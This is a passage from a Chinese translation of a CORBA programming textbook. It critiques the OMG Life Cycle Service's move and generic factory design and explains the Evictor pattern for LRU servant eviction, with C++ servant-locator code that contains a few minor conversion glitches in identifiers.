move 操作类似于 copy 操作。

```
// ...

interface LifeCycleObject {
    void move (
        in FactoryFinder      there,
        in Criteria           the_criteria
    ) raises(
        NoFactory, NotMovable,
        InvalidCriteria, CannotMeetCriteria
    );
    // ...
};
```

move 操作的目的是在物理上将一个对象从一个位置移动到另一个位置而不让指向移动的对象的引用失效。已移动的对象可以说是迁移(migrated)到一个新的位置——比如, 从

一台机器上的一个服务器程序移到其他机器上的另一个服务器程序。该操作的参数与 copy 操作相同，并且要提供关于对象应移动到哪里的进一步信息。但是，参数的内容和意义没有进一步确定。

对 move 操作的讨论只局限于这些，并将在 12.5 节重新讨论这个问题。

12.4.4 通用工厂

生命周期服务还定义了一个 GenericFactory 接口。

```
module CosLifeCycle {
    // ...

    interface GenericFactory {
        boolean supports(in Key k);

        Object create_Object(in Key k, in Criteria the_criteria)
            raises(
                NoFactory, InvalidCriteria,
                CannotMeetCriteria
            );
    };
}
```

create_object 操作可以用于实现一个工厂，该工厂可以创建给定适合参数的任何类型的对象。我们可提供无限量的信息给 create_object 以指导如何创建新对象的操作（因为传递给 the_criteria 的名字-值序列是无限的）。一个可能的实现是 create_object 不直接创建一个新对象，而是使用该参数来决定如何将调用委托给一个更确定的工厂，这个工厂知道如何创建该对象。

因为 create_object 必须能够返回指向任意类型对象的引用，所以返回的类型是 Object。

如果传递相同的密钥，通用工厂可以创建一个新的对象，那么 supports 操作应该返回真。否则的话，它返回假。

12.5 对生命周期服务的评论

分析一些在生命周期服务中所做的设计决策和这些决策的结果是有益的。

12.5.1 设计的通则

就必要性而言，生命周期服务是非常通用的。该服务必须提供 IDL 接口，该接口可让客户程序控制对象的生命周期而不必知道任何关于所讨论的对象的类型或语义。

概括地讲，服务的设计清楚地反映了这个要求。对于对象创建而言，可以使用 GenericFactory 接口或在 12.3 节所讨论工厂设计模式中的一个。如果选择了 GenericFactory 接口，就必须用名字-值对的形式向该工厂提供参数。如将在第 15 章所见，any 类型的值是相当灵活且功能强大，但它们不像强类型的值一样容易使用。此外，即使类型 any 在运行时是类型安全的，但在编译时它也必须是非类型安全的。换句话说，使用类型 any 是用动态运行类型安全来替代静态编译时类型安全。结果是，直到运行时类型不匹配都没有被检测出来，只有

当问题发生时它们才能被检测出来。(换句话说,如果我们偶尔碰到一个可显示的类型不匹配的测试情况,它们才能被检测出来。)

指定的创建操作,如在12.3节所见的 `create_thermometer` 操作,并不会遇到这些问题。从一个确定的工厂操作返回的对象引用可能是强类型的,而一个通用工厂从必要性来说必须返回 `Object` 类型的接口。一般的返回类型会强制接收的客户程序把引用紧缩成它的实际类型,这有点不方便,同时也不是静态类型安全的。

`copy` 操作和 `remove` 操作与通用工厂一样也是一种折衷方案。参数不是静态类型安全的,并且从 `copy` 的返回值是弱类型的。(是 `LifeCycleObject` 而不是一个指定的接口类型,比如 `Thermometer`)。

12.5.2 发布日期

生命周期服务是由 OMG 定义并发布的最早的服务之一,在某些方面,说明了它的年代。比如, `FactoryFinder` 接口提供了一个通用挂钩以实现选择机制,选择机制可能选择一个或多个适合于创建所需对象的工厂。尽管这个方法是有效的,但问题是它太一般化。此外,创建一个中等复杂程度的工厂寻找程序(Finder)可能就像构造一个完整的应用程序所进行的工作一样多。结果是,我们必须凑合着用一个简单的工厂寻找程序,除非我们准备花费大量的精力。

在1997年,OMG 发布了 CORBA 服务规范的一个升级版本。这个文件定义了 OMG 交易服务,它提供了一个强大的且灵活的对象发现机制。一个交易(在许多其他事物之间)可以充当一个通用的工厂寻找程序。这个交易的最明显的优点就是你不必自己实现它。它还提供了比一个简单的通用工厂功能更强大并且更灵活的接口,但它们还没有将类型安全改进到同样的程度。在第19章我们将详细讨论 OMG 交易服务。

12.5.3 使用 `move` 操作的问题

`move` 操作存在着两类问题。一类问题是概念上的,另一类问题是技术上的。

使用 `move` 时概念上的问题

`move` 操作是用来迁移对象。换句话说,一个客户程序可以使用它来直接让一个对象在一个服务器程序消失而在另一个服务器程序出现。即使假定我们在 `the_criteria` 参数中提供了足够的关于在哪里以及对象应该如何进行移动的信息,但还是存在与迁移概念相关联的严重的概念上的问题。

- 对象迁移的观念并不是容易地取决于 CORBA 对象模型。CORBA 对象的重要特征之一,就如我们在第2章所指出的,是位置透明的概念。实际上,CORBA 根本没有将对象位置的概念嵌入到对象模型中。相反,CORBA 尽量向客户隐藏对象的位置,并与对象的位置一起提供封装在对象引用的对象身份的标记。应用程序代码尝试在对象引用中进行查找以便找到它指向“哪里”是合法的。

这就产生一个问题,如 `move` 一样的操作是否在对象模型内有意义。如果对象模型没有“这里”和“那里”的问题,为什么作为对象模型的一部分的客户机要移动一个对象?为了弄清楚对象位置的概念,我们必须从系统中出来,从一个不同的抽象层次来考查

它。换句话说,如果将对象的位置看做是 CORBA 的一个管理问题而不是从对象模型内部来处理它可能会更好。

- 对象要迁移到的服务器程序可能与原始的服务器程序支持相同的协议,但指示对象移动的客户机本身可能不支持目标服务器的协议。换句话说,为了保证在移动后,客户机将不失去与对象的连接,客户机将不得不具有原始服务器程序和目标服务器程序的协议。但是,让客户机得到该知识就破坏了 CORBA 对象模型的协议透明性。
- 被移动的对象可能在一个数据库中存储为持久状态。假定你可以将该引用重新定向到现在在不同的服务器程序中表示的一个对象,剩下的问题是对象的持久状态如何移动。除非源服务器程序和目标服务器程序共享一个共同的数据库,否则很难想象如果没有人为干涉的话就能达到这一点。

可以将 move 操作作为物理对象状态的一个逻辑拷贝,但是你必须注意它的语义。CORBA 对象模型要求在对象的整个生命周期内一个确定的对象引用必须表示相同的对象。一个对象撤消后,它的所有引用必须永久的失去它的功能。这就意味着,一个对象的身份在移动期间必须不能改变,并且它移动的事实对系统中所有的客户机来说必须是无法觉察的,甚至于对象的语义。如果不仔细,对象状态的那些对于客户机可见的细节由于移动而受影响,可能无意中就会违反这个规则。

move 操作将会产生对象身份识别的问题。这个问题中有大量的缺陷,并且非常难以精确地定义。对象身份经常成为 OMG 中大量争论的议题,并且似乎不可能从这些讨论中得到一致的结论。

这个问题与哲学家(以及科幻小说作家!)所困惑的同一性问题相类似。如果我们记录一个人的所有完整的物理的组成部分(换句话说,完全捕捉一个人的状态),让这个人死亡而仅记录了这个人的状态。假定后来由于技术的某些奇迹,我们可以完整地重新构造这个人,这样这个人就重新获得生命,重新构造的人与已死亡的人是否具有相同的身份?如果是,当这个人已死亡后,这个人的身份在哪里?

显然,身份问题具有强烈的形而上学和宗教涵义,所以我们在这里就不再进一步讨论它。说身份是由应用程序控制的,因而也就意味着它们无论如何对应用程序来说是最合适的。如果想了解更多的相关问题,可参看文献[6]。

使用 move 时的技术上的问题

除了概念上的问题之外,使用 move 时还有大量的技术上的问题。

- 由于 CORBA 的实现和语言的透明性,当客户机移动一个对象时,原始位置的服务器程序和目标位置的服务器程序可能使用不同的 CPU 体系结构或实现语言。在这种情况下,就会产生对象如何在物理上进行移动的问题。至少,通过提供对象行为的等价实现,等价的实现偶而会使用不同的平台和语言,源服务器程序和目标服务器程序将不得不对对象迁移进行预先安排。这点就说明了对象移动只是局限于精确的并预先安排的情况。
- move 规范要求已移动的对象的对象引用保持原来的功能(也就是,它将“跟随”对象到它的新位置)。如你将在第14章所见,许多 ORB 在物理上就不能确保将单个对象从一个位置移动到另一个位置而不破坏对象引用的有效性的功能。即使 ORB 支持单个

对象的迁移,这个特征也将是对 ORB 的性能和可扩展性的一个严峻的挑战。这就隐含着说明 move 操作至少在一般情况下是不可实现的。

12.5.4 接口的粒度

记得在12.4节,支持生命周期操作的方法是从 LifeCycleObject 接口继承来的,该接口提供了 copy、move 和 remove 操作。使用这种设计的问题是,如果我们完全从 LifeCycleObject 继承,将继承所有的这三种操作。对于恒温器和温度计来说,这不是一个好消息,因为这些设备既不支持拷贝也不支持移动语义。

规范中指出,如果一个特定的操作,比如 copy,它不能应用于一个对象,该操作就可能产生 NotCopyable 异常或 NO_IMPLEMENT 系统异常。但是,当一个客户机调用它时,如果该操作总是无条件地产生一个异常,那为什么对象还提供这个操作?大多数情况下不提供这种操作可能更合适,因为类型检查可以在编译时进行。

由 LifeCycleObject 产生的问题是对象模型的粒度太粗。如果定义三种抽象的对象接口就会更好,如 Removeable、Copyable 和 Moveable,这样应用程序可以将它们作为混合接口使用以构成所要求的功能。改变 LifeCycleObject 不足的一个可行的方法是向 CosLifeCycle 模块添加三个混合接口并修改 LifeCycleObject 的定义,这样就可从三个混合接口进行继承。

```
module CosLifeCycle {           // Hypothetical IDL only!
    // ...

    interface Removable {
        void remove() raises(NotRemovable);
    };

    interface Copyable {
        Copyable copy(
            in FactoryFinder      there,
            in Criteria           the_criteria
        ) raises(
            NoFactory,NotCopyable,
            InvalidCriteria,CannotMeetCriteria
        );
    };

    interface Movable {
        void move(
            in FactoryFinder      there,
            in Criteria           the_criteria
        ) raises(
            NoFactory,NotMovable,
            InvalidCriteria,CannotMeetCriteria
        );
    };

    interface LifeCycleObject : Removable,Copyable,Movable {
        // Empty
    };
}
```

```
// ...
};
```

令人遗憾的是,CORBA 类型系统不允许这样做。不能对一个已存在的 IDL 类型的定义做任何修改,即使你要修改它的仓库 ID。在一个 IDL 定义发布后,它就变成不可改变的。这样做的原因在于任何修改,无论如何小的修改,都可能中断退出客户代码。比如,如果你要构造一个使用前面假想的 IDL 的客户程序,然后使用提供原始版本的一个不同的 ORB 来重新编译该客户机,该代码将是不可编译的。因为在 CORBA 中没有版本机制,除非在一个不同的模块中创建新的定义,IDL 的缺点是难以寻址。

12.5.5 在什么情况下使用生命周期服务

生命周期服务具有大量的缺陷。其中一些,比如弱的类型安全,是服务通用性的必然结果。而另外一些缺陷,比如通用工厂接口,可以归因于服务的寿命。还有一些,比如粗的接口粒度,反映了设计缺乏预见性。

对于需要弱类型模型的应用程序,使用生命周期服务可能是适合的。但是,对于大多数 CORBA 应用程序,接口的类型太弱并且太一般化以至于难以使用,所以更好的方法是提供每个单独接口上具有强类型的操作的等效功能。

明显的是,没有 CORBA 规范使用生命周期服务接口(除了 CORBA-COM 交互作用规范),因为对象没有拷贝或移动语义。不是从 LifeCycleObject 继承,OMG 服务定义为相关的接口定义了一个 destroy 操作,该接口起到了 remove 的作用。

你是否发现生命周期服务的有效性是由你的需求来确定的。在这里详细讨论它的主要原因是,它让规范设计中的折衷方案的研究变成一件有意义的事情。它阐述了弱类型接口和强类型接口模型的相对的优点和缺点。

一般来说,CORBA 鼓励使用强类型模型,并提供 any 类型作为一个转义窗口,这样我们没有完全失去类型安全就可放松对类型系统的要求。是使用弱类型还是强类型设计与你的应用程序有关。但是,我们建议无论在什么地方,如果可能的话使用强类型设计,并且只有当折衷方案在灵活性上得到相当大的回报的时候,才采用弱类型模型。在参考文献[17]中对这些问题和其他设计问题进行了极好的讨论。

12.6 Evictor 模式

当调用一个对象时,使用伺服程序管理器的主要动机是它们允许我们按要求实例化伺服程序,而不是必须在内存中连续地保留所有的伺服程序。比如,当 CCS 服务器程序第一次启动时,它从辅助存储器中读取一个设备号的列表,并使用这个列表来初始化 m_assets 集,但它根本不实例化任何伺服程序。当对客户程序调用不同设备时,POA 调用伺服程序管理器的 preinvoke 或 incarnate 操作,并且伺服程序管理器为每个所需的设备实例化一个新的伺服程序。

这里还有一个潜在的问题。假设 CCS 服务器程序要运行相当长的一段时间,可能是几周或几个月不能关机。我们使用一个伺服程序激活器来按要求创建伺服程序,这就是说当伺服程序激活器一旦创建了它,POA 就向它的激活对象映射中添加每个伺服程序。迟早,一些

客户机或其他客户机将遇到由服务器程序提供的每一个对象。这就是说，尽管服务器程序最初启动时没有任何实例化的伺服程序，但随着时间的推移所有的伺服程序最终都将是在内存中存在。所有这些伺服程序的内存消耗可能超过我们所能接受的限度，所以服务器程序不能扩展，并且我们需要定期地关闭它以收回内存。

为了解决这个问题，我们不仅必须要能把伺服程序按要求提升到内存，如果内存耗尽的话，也要能把它们从内存中清除出去或者经过一定时间让伺服程序闲置。那样，我们可以设置一个实例化的伺服程序的数目的上限，因此可以得到服务器程序的内存消耗的上限。可以使用一个伺服程序定位器而不是伺服程序激活器，这样就可避免让 POA 保留激活对象映射。但是，使用一个伺服程序定位器要求我们或是为每个请求创建和撤消一个伺服程序——实践表明这样做效率很低——或者是我们自己来维护伺服程序池并且为使每个新的请求可能重新利用它。维护这样一个池从本质说是使用另一种方法来及时地在任何地方保持内存中伺服程序数目的上限。

Evictor(收回)模式描述了限制内存消耗的一个通用策略。基本的思想是，使用一个伺服程序管理器来按要求实例化伺服程序。但是，每次它被调用时，不是盲目地实例化一个新的伺服程序，而是让伺服程序管理器检查已实例化的伺服程序的数量。如果伺服程序的数量达到一个指定的极限，伺服程序管理器就收回一个已实例化的伺服程序，然后为当前的请求实例化一个新的伺服程序。

12.6.1 基本的收回策略

收回模式最有意义的问题之一是如何选择要收回哪一个伺服程序。有许多可能的策略，比如，最近最少使用策略(LRU)、使用频率最低策略(LFU)、收回最大内存消耗伺服程序策略，或使用一个基于各种因素组合的权重函数来选择收回伺服程序。通常，简单的 LRU 算法最有效并且运行时间开销最低，所以我们介绍 LRU 收回的实现。

请注意，可以将收回模型或是与伺服程序定位器或是和伺服程序激活器一起使用。我们首先说明如何使用伺服程序定位器实现它，然后讨论使用伺服程序激活器所需的修改。

记得在11.7.3节中介绍过伺服程序定位器隐含着 NON-RETAIN 策略。使用这个策略时，POA 中没有包含激活对象映射。相反，对每个请求，POA 调用伺服程序定位器的 preinvoke 和 postinvoke 操作。preinvoke 的工作是返回一个指向处理该请求的伺服程序的指针。而 postinvoke 是在操作完成后进行清除工作。在我们的实现中，preinvoke 进行所有的工作，而 postinvoke 是空的。

需要两种数据结构来支持我们的收回模型。第一个数据结构是一个将对象 ID 映射到 C++ 伺服程序指针的 STL 映射，它起到了我们自己的激活对象映射的作用^①。一个 STL 映射的插入和删除操作的运算复杂度为 $O(\log n)$ ，这足以满足我们的目的。我们的激活对象映射的一个真正的高性能实现可能要使用哈希表（至于如何实现哈希表，并且它是如何替代 STL 映射的，可参阅[39]）。

我们实现 LRU 收回需要的第二个数据结构是一个简单的队列。队列中的每一个项代

^① 为了区分我们的私有对象映射和 RETAIN POA 的对象映射，前者的激活对象映射使用小写字母，而 POA 的激活对象映射使用大写字母。

表了内存中的一个伺服程序。比如,可以将指向一个伺服程序的一个 C++ 指针存储到队列的项中,或者可以存储伺服程序的对象 ID。要点在于我们可以通过每个队列项中信息来唯一的识别每个实例化的伺服程序。

最初,当服务器程序启动时,收回队列是空的。当客户的请求到达时,调用伺服程序定位器的 preinvoke 操作,它首先在我们的 STL 映射中查找所需的伺服程序。如果该伺服程序已经在内存中存在,preinvoke 返回一个指向该伺服程序的指针。如果该伺服程序并没有在内存中,preinvoke 实例化它,并向我们私有的激活对象映射中为该伺服程序添加一个条目,在队列的尾部为该伺服程序添加一个新的项。图12.2说明了服务器程序启动后,客户机使用的头5个对象已经调用 preinvoke 后的收回队列的情况。队列中项的顺序表示实例化的顺序。第一个被实例化的伺服程序的项对应于队列的最右端——也就是说,作为时间最久的项。




图12.2 在实例化5个伺服程序后的一个收回队列

下面是实例化一个如图12.2所示的一个新的伺服程序的事件序列:

1. 一个客户程序调用一个操作。
2. POA 调用伺服程序定位器的 preinvoke。
3. 伺服程序定位器实例化该伺服程序。
4. 伺服程序定位器在队列的尾部为该伺服程序添加一个新的项。

请注意,从队列中的项到伺服程序的箭头并不是一定代表指针。如在前面所指出的,我们可以将一个 C++ 指针存储到每个队列项中,但我们也同样可以存储设备号或伺服程序的对象 ID。

假定我们的伺服程序的限制是只有保留5项并且客户机向对象 ID 6发送了一个请求,该对象 ID 目前还不在内存中。再次说明,当请求到达时,POA 调用伺服程序定位器的 preinvoke 操作。但是,现在 preinvoke 的实现意识到队列已满。所以,preinvoke 将从队列堆中删除最久的伺服程序项。然后再实例化一个新的伺服程序,并将该新的伺服程序项添加到队列尾部前,它删除这个最久的伺服程序。整个过程如图12.3所示。




图12.3 从队列中收回伺服程序1

在图12.3中事件的序列为如下：

1. 一个新的客户程序使用 ID 6 调用对象的一个操作。
2. POA 调用伺服程序定位器的 preinvoke。
3. 伺服程序定位器的 preinvoke 意识到收回队列已满并让最上面的项(对象1)出列。
4. preinvoke 或是立即删除该伺服程序,或是在一个线程服务程序中调用_remove_ref 来递减伺服程序的引用计数。
5. preinvoke 为对象6实例化伺服程序。
6. preinvoke 为对象6在队列的尾部添加一项并将控制返回给 POA。
7. POA 将请求调度给新的伺服程序,然后调用伺服程序定位器的 preinvoke(在我们的实现中它什么也不做)。

这些事件的最终结果是我们开始时是5个伺服程序,当我们结束时还是5个伺服程序,因为为了给最新的伺服程序腾出空间,我们已经将最久的伺服程序从内存中收回。

12.6.2 维护 LRU 序序

剩下的问题是按 LRU 序序来维护队列。从概念上讲,我们要确保调度给一个伺服程序的每个操作都能让伺服程序从它的当前队列位置出列,并被移到队列的尾部。在我们的实现中要达到这个目的是很简单的,因为不管伺服程序是否在内存中,对每个队列都调用 preinvoke 操作。

- 如果 preinvoke 在内存中找到一个伺服程序,它就将伺服程序的项移到队列的尾部。
- 如果 preinvoke 没有在内存中找到一个伺服程序,它就实例化该伺服程序并将它添加到队列的尾部。

在每一种方法中,被调度的请求都让它的伺服程序移动到队列的尾部。使用这个策略,在我们为一个请求正确定位后,我们必须能有效地将伺服程序从当前队列位置重新移动,并

将它排队到尾部。通过将每个队列的位置存储到我们的激活对象映射中，我们就能使用一种定常时间操作将伺服程序在队列中定位。

12.6.3 使用伺服程序定位器实现收回模型

在这种收回模型下我们需要两种支持的数据结构。这两种数据结构都是伺服程序定位器的私有数据成员。第一种数据结构是收回队列：

```
typedef list<Thermometer_<impl * >>EvictorQueue;
```

收回队列只是存储指向伺服程序的指针。你很快将知道，在 LRU 顺序下 preinvoke 维护该队列。

我们的激活对象映射提供了从设备号到对应伺服程序在队列中的位置的映射：

```
typedef map<
    CCS::AssetType,
    EvictorQueue::iterator
>ActiveObjectMap;
```

下一步是提供该伺服程序定位器的实现。这里是它的类定义：

```
class DeviceLocator_<impl :
    public virtual POA_PortableServer::ServantLocator {
public:
    DeviceLocator_<impl(Controller_<impl * > ctrl);

    virtual PortableServer::Servant
    preinvoke(
        const PortableServer::ObjectId & oid,
        PortableServer::POA_ptr poa,
        const char * operation,
        void * & cookie
    ) throw(
        CORBA::SystemException,
        PortableServer::ForwardRequest
    );

    virtual void
    postinvoke(
        const PortableServer::ObjectId & oid,
        PortableServer::POA_ptr poa,
        const char * operation,
        void * cookie,
        PortableServer::Servant servant
    ) throw(CORBA::SystemException) {}

private:
    Controller_<impl * > m_ctrl;

    typedef list<Thermometer_<impl * > > EvictorQueue;
    typedef map<CCS::AssetType,EvictorQueue::iterator>
    ActiveObjectMap;
```

```

static const int      AX_EQ_SIZE = 100;
EvictorQueue         m_eq;
ActiveObjectMap      m_aom;
};

```

请注意,postinvoke 成员有一个空的内联定义,因为我们没有使用它。我们还向该类中添加了几个数据成员:m_ctrl、m_eq 和 m_aom。m_ctrl 成员由构造函数初始化,它存储一个指向控制器伺服程序的指针,这样我们就可以访问该控制器的设备号。m_eq 和 m_aom 成员存储收回队列和我们的激活对象映射,并且 MAX_EQ_SIZE 是允许在内存中同时保留的伺服程序的最大数目。

这个收回模型的所有动作在 preinvoke 中进行:

```

PortableServer::Servant
DeviceLocator_<impl>;
preinvoke(
    const PortableServer::ObjectId & oid,
    PortableServer::POA_ptr          poa,
    const char *                    operation,
    void * &                      cookie
) throw(CORBA::SystemException,PortableServer::ForwardRequest)
{
    // Convert object id into asset number.
    CORBA::String_var oid_string;
    try {
        oid_string = PortableServer::ObjectId_to_string(oid);
    } catch (const CORBA::BAD_PARAM & ) {
        throw CORBA::OBJECT_NOT_EXIST();
    }
    if(strcmp(oid_string.in(),Controller_oid) == 0)
        return m_ctrl;
    istrstream istr(oid_string.in());
    CCS::AssetType anum;
    istr >> anum;
    if (istr.fail())
        throw CORBA::OBJECT_NOT_EXIST();
    // Check whether the device is known.
    if(!m_ctrl->exists(anum))
        throw CORBA::OBJECT_NOT_EXIST();
    // Look at the object map to find out whether
    // we have a servant in memory.
    Thermometer_<impl> * servant;
    ActiveObjectMap::iterator servant_pos = m_aom.find(anum);
    if (servant_pos == m_aom.end()) {
        // No servant in memory. If evictor queue is full,
        // evict servant at head of queue.
        if (m_eq.size() == MAX_EQ_SIZE) {

```

```

servant = m_eq.back();
m_aom.erase(servant->m_anum);
m_eq.pop_back();
delete servant;
}

// Instantiate correct type of servant.
char buf[32];
assert(ICP_get(anum,"model",buf,sizeof(buf)) == 0);
if (strcmp(buf,"Sens-A-Temp") == 0)
    servant = new ThermometerImpl(anum);
else
    servant = new ThermostatImpl(anum);
} else {
    // Servant already in memory.
    servant = * (servant_pos->second); // Remember servant
    m_eq.erase(servant_pos->second); // Remove from queue
    // If operation is "remove", also remove entry from
    // active object map -- the object is about to be deleted.
    if (strcmp(operation,"remove") == 0)
        m_aom.erase(servant_pos);
}

// We found a servant, or just instantiated it.
// If the operation is not a remove, move
// the servant to the tail of the evictor queue
// and update its queue position in the map.
if (strcmp(operation,"remove") != 0) {
    m_eq.push_front(servant);
    m_aom[anum] = m_eq.begin();
}

return servant;
}

```

这里有大量的问题需要考虑。

- 该代码将传递过来的对象 ID 转换成一个设备号并检测该设备是否是已知的。如果该转换失败或者该设备号是未知的，preinvoke 就会引发 OBJECT_NOT_EXIST 异常，并将该异常回传给该客户。

请注意，该代码显式检查该请求是否是该控制器对象的，如果是，返回一个指向控制器伺服程序的指针。这一步是必须的，因为我们假定控制器和所有的设备共享单个的 POA。我们使用单个的 POA 是因为如果使用独立的 POA，即使所有的 POA 都具有 SINGLE_THREAD_MODEL 策略，对控制器和设备所做的调用也必须并行地处理。但是，在该例中，我们没有处理线程安全问题；我们将在第21章讨论这些问题。

- 如果该设备存在，我们就必须定位它的伺服程序。代码中使用我们激活对象映射中的 find 成员函数来检查是否在内存中已有这个设备的伺服程序。
- 如果在内存中没有该伺服程序，收回队列可能已处于它的最大值(MAX_EQ_SIZE)。

如果是这种情况，代码就获取收回队列前面单元中伺服程序的指针，将伺服程序的条目从我们的激活对象映射中删除，将伺服程序从队列头中删除，并删除该伺服程序。该行为从内存中收回了最近最少访问的伺服程序。(请注意，我们已将伺服程序的 m_anum 成员变量改为 public 变量，这样 preinvoke 就可访问它。这是安全的，因为 m_anum 是一个 const 成员)。

- 现在已有新伺服程序的空间，这样代码就可以为当前的请求实例化一个伺服程序，将伺服程序的指针在收回队列尾部列入队列，并使用伺服程序的设备号和队列位置修改我们的激活对象映射。
- 如果该请求的伺服程序已在内存中存在，代码只是将伺服程序单元从它的当前位置移动到收回队列的尾部，并用新的队列位置修改我们的激活对象映射。

除了 remove 外，对所有的操作都可使用前面的步骤，对于 remove 操作我们必须采用特殊的步骤。

- 如果 remove 操作将在内存中生成一个伺服程序，那么在我们的激活对象映射中或在收回队列的尾部就没有地方来放置该伺服程序，因为该伺服程序即将被撤消。
- 如果 remove 在内存中发现一个伺服程序已经存在，该伺服程序就立即从我们的激活对象映射中删除，再次说明，因为它即将被撤消。

源代码的其他部分是微不足道的，所以在这里我们就不在说明它。(它使用 NON_RETAIN 和 USE_SERVANT_MANAGER 策略创建一个 POA，创建一个 DeviceLocator_impl 实例，并调用 set_servant_manager 来通知 POA 该伺服程序定位器已存在)。

在继续进行讨论前，应当指出的是前面的代码利用了 STL list 容器提供的一个保证：一个单元的插入和删除操作不会破坏迭代器对其他单元的有效性。这个特性是 list 容器所特有的。你不能用一个 deque 来替代收回队列的列表实现，因为如果容器的任何部分进行修改时，deque 无法保证迭代器对容器中的其他项仍然有效。

12.6.4 对使用伺服程序定位器的收回模型的评价

如果研究前面的代码，你就会发现它是相当容易实现收回模型的。忽略类的头部和几个类型定义，仅需要 30 行代码就可实现复杂的功能。这大部分应该归功于标准模板库(Standard Template Library, STL)^②，它向我们提供了必需的数据结构和算法。但即使忽略 STL，这里还有一些值得注意的事情：为了向收回模型添加我们的代码，我们不得不使用对象实现的每行代码。该伺服程序是完全不知道我们已向该服务器程序添加了一个新的内存管理策略，并且它们不必以任何方式与它合作。

不需打乱已有的代码就能进行这些修改是清晰和模块化设计的最大特征。此外，它说明了 POA 实现了正确的分离。对象激活独立于应用程序语义，并且伺服程序定位器设计反映了这一点。

^② 如果你不熟悉 STL，我们就不能过于强调其重要性和实用性，我们强烈建议你尽可能快地熟悉该库。文献[14]中有很好的课程辅导和使用说明。

收回模型的最有价值的特征是它为我们提供了对 CCS 服务器程序的内存消耗和性能的折衷方案的最精确的控制。一个较长的收回队列可让更多的伺服程序在内存中激活，并且会产生更好的性能；一个较短的队列降低了性能但也降低了服务器程序的内存要求。

但是，你必须意识到一个潜在的缺陷：如果收回队列太小，性能将急剧下降。如果客户机按照正常标准使用的对象多于服务器程序可以在内存中保留的对象，就会发生这种情况。这时，来自客户机的大多数操作调用都会导致一个伺服程序被清除而另一个伺服程序被实例化，这样代价是昂贵的。这种问题类似于要求分页操作系统中，如果内存中进程集不合适的话所产生的系统失效(thrashing)[13]；如果收回队列中的“对象工作集”不合适，服务器程序将花费大量的时间来进行收回和实例化伺服程序的操作，而不是服务于请求。

收回模型是一个帮助服务器程序不用消耗大量的内存就可达到高性能的一个重要工具。对象系统显现出来的引用的局部性就像普通的进程一样；客户机很少关注由一个服务器程序实现的全部或几乎全部的对象。相反，典型的客户机行为是在某个时间内将注意力集中于一组对象，然后移向另一组对象。收回模型的高速缓存特征让它更适用于这种行为。

达到高性能的另一个重要方法是使用 USE_DEFAULT_SERVANT 策略，使用这种策略可让你使用单个的伺服程序处理对许多不同的 CORBA 对象的调用（参阅 11.7.4 节）。默认伺服程序在降低内存要求方面比收回模型更好，因为它们把激活对象映射和对象引用到伺服程序的一对一映射都给省掉了。默认伺服程序技术的价值在于，除非服务器程序使用一个主动的线程策略，否则的话对象调用对于默认伺服程序将是串行化的，这样调用的总量将会降下来。但是，默认伺服程序使得创建一个简便的实现成为可能，这个简便的实现可让一个服务器程序来扩展成几百万个对象，而内存的消耗也非常低。

12.6.5 使用伺服程序激活器来实现收回模型

在 12.6.1 节，我们提到可以像通过伺服程序定位器一样，通过伺服程序激活器来使用收回模型。为了通过伺服程序激活器来使用该模型，该服务的 POA 必须使用 RETAIN 策略。这也就隐含指出，POA 必须维护它自己的激活对象映射，你并没有直接控制它的内容。这样就产生一个问题，在哪里存储收回队列中每个伺服程序的位置。在使用的伺服程序定位器情况下，我们将队列位置存储在我们自己的激活对象映射中，但对于伺服程序定位器，我们不能这样做。

这个问题的解决方案是将队列位置存储在每个独立的伺服程序中，这就创建了一个如图 12.4 所示的收回队列。

从该伺服程序返回给收回队列的指针记录了每个伺服程序的队列位置，这样我们就可以有效地在队列中定位一个伺服程序的项，以便可以清除它或将它移动到队列的尾部。激活的步骤与伺服程序定位器情况下相类似，但对于伺服程序定位器，incarnate 操作负责实例化和收回伺服程序。

